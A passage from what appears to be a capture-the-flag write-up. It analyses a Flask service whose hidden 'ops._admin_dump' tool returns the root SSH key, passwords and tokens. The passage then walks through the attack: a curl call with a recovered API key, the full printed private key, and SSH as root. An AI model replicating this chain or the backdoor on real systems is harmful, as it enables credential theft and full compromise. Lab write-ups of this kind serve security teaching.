        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
                {"name": "mcpjam", "status": "running", "pid": 3456}
            ]
        })

    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available": "15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "available": "8G", "percent": "12%"}
            ]
        })

    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configured port",
                "[2026-01-22 10:15:33] Health check passed",
                "[2026-01-22 11:00:00] Routine maintenance completed"
            ]
        })

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })

        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
app.run(host='127.0.0.1', port=5000, debug=False)The first useful result is immediate: the secret in ~/.opsmcp_key is not just related to OpsMCP, it is the exact API key the service expects:
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"That turns the file we found in analyst home into a ready-to-use authentication credential for the local Flask service.

The second issue is the split between "visible" and "hidden" tools. Those comments already tell the edges:
# Registered tools (visible)
VISIBLE_TOOLS = {
    ...
}

# Hidden tools (not in /tools/list but callable)   [!]
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}"Not … but callable" — /tools/list only returns the entries from VISIBLE_TOOLS, but call_tool() authorizes against ALL_TOOLS, which merges both visible and hidden actions:
ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}
...
if tool_name not in ALL_TOOLS:
return jsonify({"error": f"Unknown tool: {tool_name}"}), 404So the hidden functions are not actually protected. They are merely omitted from the listing endpoint.

The dangerous one is ops._admin_dump. Once called with confirm=true, it can dump three classes of sensitive data, including the root SSH private key:
elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)

    ...

    if target == "ssh_keys":
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
        return jsonify({
            "target": "ssh_keys",
            "root_private_key": key_data,
})That is the sink. With a valid X-API-Key, the service exposes a callable function that reads /root/.ssh/id_rsa and returns it in JSON.
The only real restriction is network scope. OpsMCP binds to 127.0.0.1:5000, so it is not reachable directly from outside:
app.run(host='127.0.0.1', port=5000, debug=False)But by the time we reached this code, that restriction was already gone in practice because we had an analyst shell on the host. The next step was simply to call /tools/call locally with the recovered key and ask ops._admin_dump for ssh_keys.
4.2.2 Backdoor
At that point the intent of the feature was hard to dress up as anything else. A local-only operations service with a hidden ops._admin_dump action that returns credentials on demand is effectively a backdoor, even if it is framed as an "emergency recovery" tool in the code.
With the OpsMCP API key already recovered from analyst home, calling it was straightforward:
analyst@devhub:~$ api_key="$(cat ~/.opsmcp_key)"
analyst@devhub:~$ curl -s http://127.0.0.1:5000/tools/call \
    -H "Content-Type: application/json" \
    -H "X-API-Key: $api_key" \
    -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
    | tee /tmp/dump.json
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAwWHw4Iv8yD
wyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9\nG/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z\n6HmooVO
RQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n\nGhm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPD
Ko5pw7m4HY4W\nv9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5F
CxChNpVSGdSZElFwulAS73iHNv7SRDQ5s\nqKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa\nV3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b5
+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\nHUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/
LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2\nnkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhx
B27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI\noocmAAMvEYlOvs8GXeYkMBAwi
5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk\nJt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr\nC8X6
q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}
The response contains a JSON field named root_private_key, so the only remaining step was to extract it and save it in OpenSSH format:
python3 - <<'PY' > /tmp/rk
import json
print(json.load(open('/tmp/dump.json'))['root_private_key'], end='')
PYThat converted the hidden admin function into a working root credential. The next move was simply to use the recovered private key for SSH as root:
analyst@devhub:~$ cat /tmp/rk
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9
G/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX
8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z
6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n
Ghm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ
7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W
v9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu
ITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs
gyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s
qKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa
V3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS
0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6
JtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8
HUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB
dcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L
Cvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2
nkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn
Mz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK
MtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI
oocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk
Jt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ
nI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr
C8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK
lFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=
-----END OPENSSH PRIVATE KEY-----
analyst@devhub:~$ chmod 600 /tmp/rk
analyst@devhub:~$ ssh -i /tmp/rk root@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

...

Last login: Sun May 31 03:47:53 2026 from 127.0.0.1
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# cat /root/root.txt
3**********************************4
Rooted.
Comments | NOTHING